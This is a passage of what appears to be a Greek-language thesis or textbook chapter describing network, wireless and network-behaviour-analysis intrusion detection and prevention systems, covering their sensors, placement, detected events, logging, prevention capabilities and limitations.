    - **Εφαρμογή περιορισμών στη χρήση εύρους ζώνης.** Στην περίπτωση κατά την οποία ένα πρωτόκολλο χρησιμοποιείται ανάρμοστα, όπως στις επιθέσεις άρνησης υπηρεσιών, κάποιοι αισθητήρες μπορούν να εφαρμόσουν περιορισμούς στη χρήση εύρους ζώνης από το πρωτόκολλο.
    - **Τροποποίηση του περιεχομένου της επίθεσης**. Ορισμένοι ευθύγραμμοι αισθητήρες είναι σε θέση να απομακρύνουν ή να τροποποιούν συγκεκριμένα τμήματα των απειλών που ανιχνεύουν προκειμένου να τις αφοπλίσουν.
- **Παθητική και Ευθύγραμμη λειτουργία** (Passive and Inline)
    - **Τροποποίηση των ρυθμίσεων άλλων συστημάτων ασφαλείας**. Το IPS μπορεί να αλλάξει την παραμετροποίηση άλλων συστημάτων ασφάλειας προκειμένου να τερματίσει μία εν εξελίξει επίθεση. Για παράδειγμα, είναι δυνατό να τροποποιήσει την παραμετροποίηση μίας δικτυακής συσκευής (firewall, router, switch) ή ενός host-based firewall, έτσι ώστε να αποκοπεί η πρόσβαση του επιτιθέμενου προς το στόχο της επίθεσης.
    - **Εκτέλεση τρίτων προγραμμάτων και scripts**. Κάποιοι αισθητήρες είναι σε θέση να εκτελέσουν εξειδικευμένα προγράμματα και scripts, που έχουν ορίσει εκ των προτέρων οι διαχειριστές ασφάλειας, όταν ανιχνευθούν ύποπτες δραστηριότητες.

Τα περισσότερα IPS δίνουν τη δυνατότητα στους διαχειριστές να ενεργοποιούν ή να απενεργοποιούν την αποτροπή των εισβολών για κάθε τύπο ειδοποιήσεων, όπως επίσης και να ορίζουν την τεχνική αποτροπής για κάθε τύπο ξεχωριστά.

3.5.1.8 Περιορισμοί

Τα δικτυακά IDS/IPS αντιμετωπίζουν τους παρακάτω σημαντικούς περιορισμούς:

- **Δεν είναι σε θέση να ανιχνεύσουν επιθέσεις εντός κρυπτογραφημένης δικτυακής κίνησης**. Γι’ αυτό το λόγο θα πρέπει να τοποθετούνται οι αισθητήρες σε θέσεις που μπορούν να ελέγξουν την κίνηση πριν την κρυπτογράφησή της, ή μετά την αποκρυπτογράφησή της.

Σε διαφορετική περίπτωση, θα πρέπει να χρησιμοποιούνται IDS/IPS μεμονωμένου συστήματος.

- **Υπό υψηλό φορτίο ενδέχεται να μην είναι σε θέση να πραγματοποιήσουν πλήρη ανάλυση**. Οι παθητικοί αισθητήρες ενδέχεται να απορρίψουν πακέτα εάν δεν προλαβαίνουν να τα αναλύσουν, με αποτέλεσμα κάποια περιστατικά να μην ανιχνευθούν. Η απόρριψη πακέτων για τους ευθύγραμμους αισθητήρες μπορεί να προκαλέσει διακοπή δικτυακών υπηρεσιών, ενώ η καθυστέρηση στην επεξεργασία των πακέτων μπορεί να προκαλέσει σημαντικές καθυστερήσεις στη λειτουργία του δικτύου. Για την αντιμετώπιση αυτών των καταστάσεων, ορισμένοι ευθύγραμμοι αισθητήρες αναγνωρίζουν τις συνθήκες υψηλού φορτίου και είτε επιτρέπουν τη διέλευση συγκεκριμένων τύπων δικτυακής κίνησης χωρίς να την εξετάζουν ή απορρίπτουν την κίνηση χαμηλής προτεραιότητας προκειμένου να μειώσουν το φορτίο.
- **Είναι ευάλωτα σε διαφόρων ειδών επιθέσεις που σχετίζονται με μεγάλο όγκο δικτυακής κίνησης**. Ένας επιτιθέμενος μπορεί να δημιουργήσει έναν πολύ μεγάλο όγκο δικτυακής κίνησης ο οποίος θα αφορά πολλά διαφορετικά συστήματα. Η κίνηση αυτή μπορεί να είναι τέτοια που να αφήνει ανεπηρέαστα τα επιμέρους συστήματα που αποτελούν τους αποδέκτες των πακέτων, αλλά θα οδηγεί σε εξάντληση των υπολογιστικών πόρων του IDS/IPS, καθώς αυτό θα πρέπει να εξετάσει ταυτόχρονα όλα τα πακέτα που εισέρχονται στο δίκτυο. Μία άλλη τεχνική που μπορεί να χρησιμοποιήσει ένας επιτιθέμενος είναι αυτή της *τύφλωσης*, όπου ο επιτιθέμενος δημιουργεί μία δικτυακή κίνηση η οποία εκμεταλλεύεται τον τρόπο συγγραφής των υπογραφών που χρησιμοποιούν τα IDS/IPS, προκειμένου να παραχθεί ένα μεγάλο πλήθος ειδοποιήσεων. Η κίνηση που χρησιμοποιείται για την τύφλωση δεν έχει ως πραγματικό στόχο την εισβολή, αλλά χρησιμοποιείται για να μπερδέψει τους διαχειριστές ασφάλειας ώστε να μην μπορέσουν να εντοπίσουν τις ειδοποιήσεις που αφορούν την πραγματική επίθεση που εκτελεί παράλληλα ο επιτιθέμενος, καθώς αυτές χάνονται μέσα στην πληθώρα των false positives που παράγονται με τη χρήση της κίνησης τύφλωσης. Πολλά IDS/IPS χρησιμοποιούν κατώφλια πέραν των οποίων σταματούν να παράγουν ειδοποιήσεις προκειμένου να αντιμετωπίσουν τις επιθέσεις τύφλωσης.

3.5.2 Ασύρματα IDSs/IPSs

Η ασύρματη δικτύωση επιτρέπει στις συσκευές να χρησιμοποιούν δικτυακούς υπολογιστικούς πόρους χωρίς να απαιτείται η ενσύρματη σύνδεσή τους με το δίκτυο αλλά η τοποθέτησή τους εντός της περιοχής εμβέλειας της υποδομής ασύρματης δικτύωσης. Αν και τα ασύρματα δίκτυα αντιμετωπίζουν γενικά τους ίδιους τύπους απειλών με τα ενσύρματα δίκτυα, υπάρχουν σημαντικές διαφοροποιήσεις αναφορικά με ορισμένους τύπους απειλών. Η σημαντικότερη διαφοροποίηση είναι

η σχετική ευκολία με την οποία μπορεί ένας επιτιθέμενος να παρεμβληθεί στην επικοινωνία μεταξύ ενός STA (Station (Σταθμός)) και ενός AP προκειμένου να εξαπολύσει επιθέσεις ενδιάμεσου (man-in-the-middle).

Ένα ασύρματο IDS/IPS (Wireless IDS/IPS) παρακολουθεί την ασύρματη δικτυακή κίνηση και αναλύει τα πρωτόκολλα ασύρματης δικτύωσης, προκειμένου να ανιχνεύσει ύποπτες δραστηριότητες. Τα δομικά στοιχεία ενός ασύρματου IDS/IPS είναι όμοια με αυτά ενός δικτυακού IDS/IPS και λειτουργούν με τον ίδιο τρόπο, με εξαίρεση τους αισθητήρες, οι οποίοι αν και έχουν τον ίδιο ρόλο λειτουργούν πολύ διαφορετικά λόγω της πολυπλοκότητας της διαδικασίας παρακολούθησης των ασύρματων επικοινωνιών.

Σε αντίθεση με τα δικτυακά IDS/IPS όπου οι αισθητήρες παρακολουθούν όλα τα πακέτα που διακινούνται, στα ασύρματα IDS/IPS οι αισθητήρες λειτουργούν κάνοντας δειγματοληψία της κίνησης. Υπάρχουν δύο συχνότητες που πρέπει να παρακολουθούνται και κάθε συχνότητα χωρίζεται σε κανάλια. Ένας αισθητήρας δεν μπορεί να παρακολουθεί ταυτόχρονα όλα τα κανάλια μίας συχνότητας, με αποτέλεσμα να χρειάζεται να αλλάζει διαρκώς κανάλι. Όσο περισσότερο παρακολουθείται ένα κανάλι, τόσο περισσότερο αυξάνονται οι πιθανότητες μη ανίχνευσης κακόβουλων ενεργειών που εκδηλώνονται σε άλλα κανάλια. Γι' αυτό το λόγο οι αισθητήρες αλλάζουν κανάλια πάρα πολύ συχνά ή ακόμα διαθέτουν περισσότερους από έναν δέκτες προκειμένου να μπορούν να παρακολουθούν πολλά κανάλια ταυτόχρονα. Σε κάποιες περιπτώσεις χρησιμοποιούνται περισσότεροι από ένας αισθητήρες για την κάλυψη μιας περιοχής, όπου ο κάθε αισθητήρας αναλαμβάνει την παρακολούθηση ενός υποσυνόλου των διαθέσιμων καναλιών.


Οι ασύρματοι αισθητήρες είναι διαθέσιμοι σε διάφορες μορφές:

- **Αποκλειστικός αισθητήρας**, ο οποίος είναι συνδεδεμένος ενσύρματα στο δίκτυο του οργανισμού και εκτελεί μόνο παθητική παρακολούθηση, χωρίς να μεταφέρει τη δικτυακή κίνηση προς τον προορισμό της. Οι αισθητήρες αυτοί διακρίνονται σε:
    - **Σταθερούς**, οι οποίοι τοποθετούνται σε συγκεκριμένα σημεία και είναι συνήθως σε μορφή συσκευής.
    - **Κινητούς**, οι οποίοι μπορούν να χρησιμοποιηθούν για περιπολίες στα σύνορα του ασύρματου ιδιόκτητου δικτύου και μπορεί να είναι είτε συσκευές είτε λογισμικό που εγκαθίσταται σε μία συσκευή με δυνατότητα ασύρματης δικτύωσης (π.χ. φορητός υπολογιστής)
- **Ενσωματωμένος σε ένα AP (Access Point (Σημείο Πρόσβασης))**
- **Ενσωματωμένος σε ένα ασύρματο switch**

Λόγω του ότι οι αποκλειστικοί αισθητήρες εστιάζουν στην παρακολούθηση της ασύρματης κίνησης και δε χρειάζεται να τη μεταφέρουν, διαθέτουν μεγαλύτερες δυνατότητες ανίχνευσης από τους ενσωματωμένους αισθητήρες, με το αντίστοιχο φυσικά χρηματικό κόστος.

3.5.2.1 Αρχιτεκτονικές δικτύου και θέσεις αισθητήρων

Τα δομικά στοιχεία ενός ασύρματου IDS/IPS συνδέονται μεταξύ τους ενσύρματα και συνεπώς κρίνεται απαραίτητη η χρήση ενός δικτύου διαχείρισης το οποίο θα είναι ξεχωριστό από το τυπικό δίκτυο ενός οργανισμού, όπως ακριβώς και σε ένα δικτυακό IDS/IPS.



Εικόνα 3-3: Παράδειγμα αρχιτεκτονικής ασύρματου IDS/IPS [1]

Η επιλογή της θέσης τοποθέτησης των αισθητήρων ενός ασύρματου IDS/IPS γίνεται με διαφορετικά κριτήρια από αυτά με τα οποία επιλέγεται η θέση των αισθητήρων ενός δικτυακού IDS/IPS. Η επιλογή των θέσεων γίνεται έτσι ώστε να είναι εφικτή η παρακολούθηση της περιοχής εμβέλειας του WLAN του οργανισμού. Ορισμένοι οργανισμοί επιλέγουν επίσης να τοποθετήσουν αισθητήρες και εκτός της περιοχής εμβέλειας του WLAN, προκειμένου να είναι σε θέση να ελέγχουν περιοχές των εγκαταστάσεών τους στις οποίες δεν θα έπρεπε να υπάρχει ασύρματη δραστηριότητα, έτσι ώστε να μπορούν να ανιχνεύσουν πλαστά APs. Για το ίδιο λόγο πολλές φορές επιλέγεται να

παρακολουθούνται και συχνότητες ή κανάλια που δε χρησιμοποιούνται από τον οργανισμό. Κάποιες επιπλέον παράμετροι που είναι απαραίτητο να λαμβάνονται υπόψη για την επιλογή της θέσης των αισθητήρων είναι οι ακόλουθοι:

- **Φυσική ασφάλεια των αισθητήρων**, καθώς αυτοί τοποθετούνται σε ανοικτές τοποθεσίες.Θ
- **Εμβέλεια των αισθητήρων**, η οποία εξαρτάται από τον περιβάλλοντα χώρο.
- **Ύπαρξη καλωδίωσης** για τη σύνδεση των αισθητήρων με το ενσύρματο δίκτυο.
- **Κόστος**
- **Θέση των AP και των ασύρματων switches**, όταν επιλέγεται η χρησιμοποίηση ενσωματωμένων αισθητήρων.

3.5.2.2 Ακρίβεια ανίχνευσης

Τα ασύρματα IDS/IPS μπορούν να ανιχνεύσουν επιθέσεις, λανθασμένες παραμετροποιήσεις και παραβιάσεις της πολιτικής ασφάλειας στο επίπεδο των πρωτοκόλλων του WLAN, χωρίς να εξετάζονται οι επικοινωνίες σε υψηλότερο επίπεδο, όπως δικτύου και εφαρμογής. Ορισμένα χρησιμοποιούν μόνο τη μεθοδολογία ανίχνευσης βάσει υπογραφών, ενώ άλλα συνδυάζουν και τη χρήση των υπολοίπων μεθοδολογιών.

Η ακρίβειά τους στην ανίχνευση είναι υψηλή σε σχέση με άλλες κατηγορίες IDS/IPS, κυρίως λόγω του περιορισμένου τους πεδίου εφαρμογής. Η χρήση της μεθοδολογίας ανίχνευσης βάσει εντοπισμού διαταραχών μπορεί να οδηγήσει στην παραγωγή false positives, ιδιαίτερα αν δεν υπάρχει σωστή συντήρηση των τιμών κατωφλίου.

3.5.2.3 Τύποι ανιχνευόμενων γεγονότων

Οι τύποι των γεγονότων που συνήθως ανιχνεύονται από ένα ασύρματο IDS/IPS, είναι οι ακόλουθοι: [1]:

- **Μη εξουσιοδοτημένα WLANs και WLAN συσκευές**, αξιοποιώντας τις δυνατότητες συλλογής πληροφοριών που περιγράφονται στη συνέχεια.
- **Ανεπαρκώς προστατευμένες συσκευές WLAN**, ανιχνεύοντας αποκλίσεις από τις πολιτικές ασφάλειας του οργανισμού σχετικά με ρυθμίσεις που αφορούν για παράδειγμα την κρυπτογράφηση, την αυθεντικοποίηση και τα χρησιμοποιούμενα κανάλια.
- **Ασυνήθιστους τρόπους χρήσης**, χρησιμοποιώντας μεθόδους ανίχνευσης διαταραχών, όπως για παράδειγμα ο εντοπισμός ενός ασυνήθιστα μεγάλου αριθμού STAs που χρησιμοποιούν ένα συγκεκριμένο AP.

- **Χρήση σαρωτών ασύρματων δικτύων**, που χρησιμοποιούνται για τον εντοπισμό μη επαρκώς προστατευμένων WLANs. Οι σαρωτές που μπορούν να εντοπιστούν είναι μόνο οι ενεργοί, δηλαδή αυτοί που παράγουν ασύρματη δικτυακή κίνηση, ενώ οι παθητικοί που μόνο παρακολουθούν και αναλύουν την παρατηρούμενη κίνηση δεν είναι δυνατό να εντοπιστούν.
- **Επιθέσεις άρνησης υπηρεσιών**, χρησιμοποιώντας μεθόδους εντοπισμού διαταραχών.
- **Επιθέσεις πλαστοπροσωπίας και ενδιάμεσου**, εντοπίζοντας διαφοροποιήσεις στα χαρακτηριστικά της επικοινωνίας.

Οι περισσότεροι ασύρματοι αισθητήρες δίνουν τη δυνατότητα εντοπισμού της φυσικής θέσης μίας ανιχνευόμενης απειλής, χρησιμοποιώντας την τεχνική του τριγωνισμού, υπολογίζοντας δηλαδή την απόστασή της από πολλαπλούς αισθητήρες, βάσει της ισχύος του σήματος της απειλής που λαμβάνεται από τον κάθε αισθητήρα.

3.5.2.4 Παραμετροποίηση

Τα ασύρματα IDS/IPS απαιτούν συνήθως κάποια παραμετροποίηση προκειμένου να βελτιώσουν την ακρίβεια των ανιχνεύσεών τους. Η κύρια εργασία παραμετροποίησης αφορά τον προσδιορισμό των WLANs, των APs και των STAs που είναι εξουσιοδοτημένα, καθώς και την αποτύπωση των αποδεκτών χαρακτηριστικών επικοινωνίας που είναι αποδεκτά από την πολιτική ασφάλειας. Επίσης, απαραίτητη είναι η ρύθμιση των κατωφλίων που χρησιμοποιούνται από τις μεθόδους ανίχνευσης διαταραχών, καθώς και των blacklists και whitelists που χρησιμοποιούνται.

3.5.2.5 Δυνατότητες συλλογής πληροφοριών

Τα περισσότερα ασύρματα IDS/IPS είναι σε θέση να συλλέγουν πληροφορίες σχετικά με τις ασύρματες συσκευές που εντοπίζουν. Τέτοιες πληροφορίες είναι για παράδειγμα οι ακόλουθες:

- **Ασύρματες συσκευές** WLAN που έχουν ανιχνευθεί, όπως APs και WLAN clients.
- **WLANs** βάσει των SSIDs τους, έτσι ώστε να μπορούν αυτά να χαρακτηριστούν ως εξουσιοδοτημένα, γειτονικά ή πλαστά.

3.5.2.6 Δυνατότητες καταγραφής

Τα ασύρματα IDS/IPS πραγματοποιούν εκτενή καταγραφή των δεδομένων που σχετίζονται με τα γεγονότα που ανιχνεύονται, τα οποία μπορούν να αξιοποιηθούν για την επιβεβαίωση των ειδοποιήσεων και τη διερεύνηση των περιστατικών ασφάλειας. Οι πληροφορίες που συνήθως καταγράφονται περιλαμβάνουν τα ακόλουθα: [1]

- Χρονοσήμανση
- Τύπο γεγονότος ή ειδοποίησης

- Αξιολόγηση
- Πρωτόκολλα επιπέδου δικτύου, μεταφοράς και εφαρμογής
- Διευθύνσεις MAC προέλευσης
- Αριθμός καναλιού
- Αναγνωριστικό του αισθητήρα που κατέγραψε το γεγονός
- Ενέργειες αποτροπής που ενδεχομένως πραγματοποιήθηκαν

3.5.2.7 Δυνατότητες αποτροπής επιθέσεων

Οι αισθητήρες των ασύρματων IDS/IPS παρέχουν δύο τύπους δυνατοτήτων αποτροπής επιθέσεων:

- **Ασύρματα**. Κάποιοι αισθητήρες μπορούν να τερματίσουν τη σύνδεση μεταξύ ενός STA και ενός AP, αποστέλλοντας μηνύματα αποσυσχέτισης της τρέχουσας συνόδου. Στη συνέχεια αρνούνται την εκ νέου εγκαθίδρυση σύνδεσης.
- **Ενσύρματα**. Κάποιοι αισθητήρες μπορούν να κατευθύνουν ένα switch του ενσύρματου δικτύου προκειμένου να παρεμποδίσει τη δικτυακή κίνηση ενός συγκεκριμένου STA ή AP βάσει της διεύθυνσής του MAC. Φυσικά, αυτού του είδους η τεχνική μπορεί να διακόψει μόνο την ενσύρματη επικοινωνία του STA ή του AP και όχι και την ασύρματη δραστηριότητά του.

Τα περισσότερα ασύρματα IPSs δίνουν τη δυνατότητα στους διαχειριστές να ενεργοποιούν ή να απενεργοποιούν την αποτροπή των εισβολών για κάθε τύπο ειδοποιήσεων, όπως επίσης και να ορίζουν την τεχνική αποτροπής για κάθε τύπο ξεχωριστά.

Αξίζει να σημειωθεί ότι η εκτέλεση ενεργειών αποτροπής επιθέσεων από τους αισθητήρες, ενδέχεται να επηρεάσει τη δυνατότητά τους να παρακολουθούν την ασύρματη δικτυακή κίνηση, καθώς κατά τη διάρκεια της εκτέλεσης αυτών των ενεργειών ενδεχομένως να μην είναι σε θέση να αλλάξουν κανάλι παρακολούθησης, αν δεν διαθέτουν περισσότερους από έναν ασύρματους δέκτες.

3.5.2.8 Περιορισμοί

Τα ασύρματα IDS/IPS αντιμετωπίζουν τους παρακάτω σημαντικούς περιορισμούς: [1]

- Δεν είναι σε θέση να ανιχνεύσουν επιθέσεις οι οποίες συνίστανται από ενέργειες **παθητικής παρακολούθησης** της δικτυακής κίνησης και **εκτός σύνδεσης επεξεργασίας** της, που έχει ως στόχο την αποκάλυψη των κλειδιών κρυπτογράφησης που χρησιμοποιούνται και την αποκρυπτογράφηση της διακινούμενης κίνησης.

- **Το σχήμα σάρωσης καναλιών που χρησιμοποιούν οι αισθητήρες είναι ευάλωτο σε επιθέσεις που χρησιμοποιούν τεχνικής διαφυγής**. Μία τέτοια τεχνική είναι η εξαπόλυση σύντομων επιθέσεων χρησιμοποιώντας τα κανάλια που την κάθε δεδομένη χρονική στιγμή δεν παρακολουθούνται. Μία δεύτερη τεχνική είναι η παράλληλη εκδήλωση δύο επιθέσεων σε δύο διαφορετικά κανάλια. Εφόσον ο αισθητήρας ανιχνεύσει την επίθεση στο ένα κανάλι δεν θα είναι σε θέση να αλλάξει κανάλι και να ανιχνεύσει και τη δεύτερη επίθεση.
- Οι ασύρματοι αισθητήρες είναι οι ίδιοι ευάλωτοι στις **λογικές και φυσικές επιθέσεις άρνησης υπηρεσιών** ενός WLAN, όπως για παράδειγμα η φυσική τους καταστροφή.


3.5.3 IDSs/IPSs ανάλυσης δικτυακής συμπεριφοράς

Τα IDSs/IPSs ανάλυσης δικτυακής συμπεριφοράς (Network Behavior Analysis (NBA)) εξετάζουν τη δικτυακή κίνηση προκειμένου να ανιχνεύσουν ασυνήθιστες ροές κίνησης, όπως κατανεμημένες επιθέσεις άρνησης υπηρεσιών, συγκεκριμένες μορφές ιομορφών και παραβιάσεις της πολιτικής ασφάλειας. Τα δομικά στοιχεία ενός IDS/IPS ανάλυσης δικτυακής συμπεριφοράς είναι οι αισθητήρες και οι κονσόλες, ενώ κάποιες φορές υπάρχουν και διακομιστές διαχείρισης που αποκαλούνται *αναλυτές*. Οι αισθητήρες είναι συνήθως υπό μορφή συσκευών και μπορεί είτε να παρακολουθούν άμεσα τη δικτυακή κίνηση (όπως στα δικτυακά IDS/IPS), ή να στηρίζονται σε πληροφορίες δικτυακών ροών που παρέχονται από δρομολογητές και άλλες δικτυακές συσκευές. Ο όρος δικτυακή ροή αναφέρεται σε μία συγκεκριμένη σύνοδο επικοινωνίας μεταξύ δύο υπολογιστών, η οποία περιλαμβάνει τις παρακάτω πληροφορίες: [1]

- Διευθύνσεις IP προέλευσης και προορισμού
- Θύρες TCP ή UDP προέλευσης και προορισμού ή τύποι και κωδικοί ICMP
- Αριθμός bytes και πακέτων που μεταφέρθηκαν κατά τη διάρκεια της συνόδου
- Χρονοσημάνσεις σχετικά με την έναρξη και τον τερματισμό της συνόδου

3.5.3.1 Αρχιτεκτονικές δικτύου και θέσεις αισθητήρων

Όπως και στα δικτυακά IDS/IPS είναι δυνατό να χρησιμοποιηθεί είτε το τυπικό δίκτυο ενός οργανισμού ή ένα ξεχωριστό δίκτυο διαχείρισης. Οι αισθητήρες, όπως και στα δικτυακά IDS/IPS, μπορούν να λειτουργήσουν είτε παθητικά είτε ευθύγραμμα. Στο παράδειγμα που εμφανίζεται στην Εικόνα 3-4, παρουσιάζεται μία αρχιτεκτονική δικτύου η οποία αξιοποιεί ένα ξεχωριστό δίκτυο διαχείρισης και χρησιμοποιεί παθητικούς αισθητήρες που συλλέγουν πληροφορίες μέσω άλλων δικτυακών συσκευών.



Εικόνα 3-4: Παράδειγμα αρχιτεκτονικής IDS/IPS ανάλυσης δικτυακής συμπεριφοράς [1]

3.5.3.2 Ακρίβεια ανίχνευσης

Τα IDS/IPS ανάλυσης δικτυακής κίνησης χρησιμοποιούν κυρίως μεθόδους εντοπισμού διαταραχών, σε συνδυασμό με μεθόδους ανάλυσης κατάστασης πρωτοκόλλων, ενώ συνήθως προσφέρουν περιορισμένες δυνατότητες χρήσης υπογραφών. Λόγω των μεθοδολογιών που χρησιμοποιούν, είναι περισσότερο ακριβή στον εντοπισμό επιθέσεων που δημιουργούν έντονη δικτυακή δραστηριότητα εντός μικρών χρονικών διαστημάτων, όπως επιθέσεις άρνησης υπηρεσιών, καθώς και επιθέσεις των οποίων οι δικτυακές ροές παρουσιάζουν απόκλιση από τις συνηθισμένες. Αντιθέτως, είναι λιγότερο ακριβή στον εντοπισμό επιθέσεων μικρής κλίμακας, ιδιαίτερα όταν αυτές εκτελούνται με αργούς ρυθμούς και δεν παραβιάζουν πολιτικές ασφάλειας που αφορούν για παράδειγμα τη χρήση θυρών και πρωτοκόλλων.

3.5.3.3 Τύποι ανιχνευόμενων γεγονότων

Οι τύποι των γεγονότων που συνήθως ανιχνεύονται από ένα IDS/IPS ανάλυση δικτυακής συμπεριφοράς, είναι οι ακόλουθοι: [1]

- **Επιθέσεις άρνησης υπηρεσιών**, οι οποίες συνήθως περιλαμβάνουν σημαντική αύξηση χρήσης του εύρους ζώνης ή ένα πολύ μεγαλύτερο από το συνηθισμένο αριθμό πακέτων ή συνδέσεων προς ή από ένα συγκεκριμένο σύστημα.
- **Σαρώσεις**, οι οποίες συνίστανται από μη τυπικές ροές στο επίπεδο εφαρμογής, μεταφοράς ή δικτύου.
- **Ιομορφές**, οι οποίες παράγουν ασυνήθιστες δικτυακές δραστηριότητες.
- **Μη αναμενόμενες υπηρεσίες εφαρμογών**, οι οποίες ανιχνεύονται με χρήση τεχνικών ανάλυσης κατάστασης πρωτοκόλλων.
- **Παραβιάσεις της πολιτικής ασφάλειας** που αφορούν για παράδειγμα τη προσπάθεια σύνδεσης σε απαγορευμένους υπολογιστές ή δραστηριότητες οι οποίες δεν είναι αποδεκτές εκτός του ωραρίου εργασίας.

Τα περισσότερα IDS/IPS ανάλυσης δικτυακής κίνησης είναι σε θέση να ανασυνθέσουν τα παρατηρούμενα γεγονότα, με στόχο τον προσδιορισμό της προέλευσης μιας απειλής, όπως για παράδειγμα την αρχική πηγή μόλυνσης από μία ιομορφή.

3.5.3.4 Παραμετροποίηση

Τα IDS/IPS ανάλυσης δικτυακής συμπεριφοράς βασίζουν τη λειτουργία τους κυρίως στην παρατήρηση της δικτυακής κίνησης, τον προσδιορισμό τιμών αναφοράς σχετικά με τις αναμενόμενες δικτυακές ροές και τη διατήρηση ενός καταλόγου με τα χαρακτηριστικά των υπολογιστών. Λόγω του ότι οι παραπάνω τιμές αναφοράς και κατάλογοι ενημερώνονται αυτόματα, δεν απαιτείται ιδιαίτερη παραμετροποίηση για τη λειτουργία αυτής της τεχνολογίας IDS/IPS. Η παραμετροποίηση που απαιτείται περιορίζεται στην ενημέρωση της κανόνων της πολιτικής ασφάλειας και των κατωφλίων ενεργοποίησης ειδοποιήσεων, προκειμένου αυτά να προσαρμόζονται στις μεταβολές του περιβάλλοντος, όπως επίσης και στην ενημέρωση των blacklists και whitelists.

Ορισμένα IDS/IPS παρέχουν επίσης περιορισμένες δυνατότητες χρήσης υπογραφών, οι οποίες κυρίως ελέγχουν τιμές συγκεκριμένες επικεφαλίδων των πρωτοκόλλων IP, TCP, UDP και ICMP.

Τέλος, απαραίτητη είναι η ενημέρωση των ρυθμίσεων του IDS/IPS μετά από κάθε σημαντική αλλαγή στο δίκτυο, όπως για παράδειγμα την προσθήκη νέων συστημάτων και νέων υπηρεσιών, προκειμένου να αποφευχθεί η παραγωγή false positives.

3.5.3.5 Δυνατότητες συλλογής πληροφοριών

Τα IDS/IPS ανάλυσης δικτυακής συμπεριφοράς παρέχουν τη δυνατότητα εκτεταμένης συλλογής πληροφοριών, λόγω του ότι είναι απαραίτητη η γνώση των χαρακτηριστικών των υπολογιστών του οργανισμού για την ίδια τη λειτουργία τους. Είναι σε θέση να συντηρούν λίστες για τους υπολογιστές του επιτηρούμενου δικτύου οι οποίες περιλαμβάνουν πληροφορίες όπως οι ακόλουθες:

- Διευθύνσεις IP.
- Λειτουργικό σύστημα.
- Παρεχόμενες υπηρεσίες, συμπεριλαμβανομένων των θυρών που χρησιμοποιούνται.
- Υπολογιστές με τους οποίους επικοινωνεί, συμπεριλαμβανομένων των υπηρεσιών και θυρών που χρησιμοποιεί.

3.5.3.6 Δυνατότητες καταγραφής

Τα IDS/IPS ανάλυσης δικτυακής συμπεριφοράς πραγματοποιούν εκτενή καταγραφή των δεδομένων που σχετίζονται με τα γεγονότα που ανιχνεύονται, τα οποία μπορούν να αξιοποιηθούν για την επιβεβαίωση των ειδοποιήσεων και τη διερεύνηση των περιστατικών ασφάλειας. Οι πληροφορίες που συνήθως καταγράφονται περιλαμβάνουν τα ακόλουθα: [1]

- Χρονοσήμανση
- Τύπο γεγονότος ή ειδοποίησης
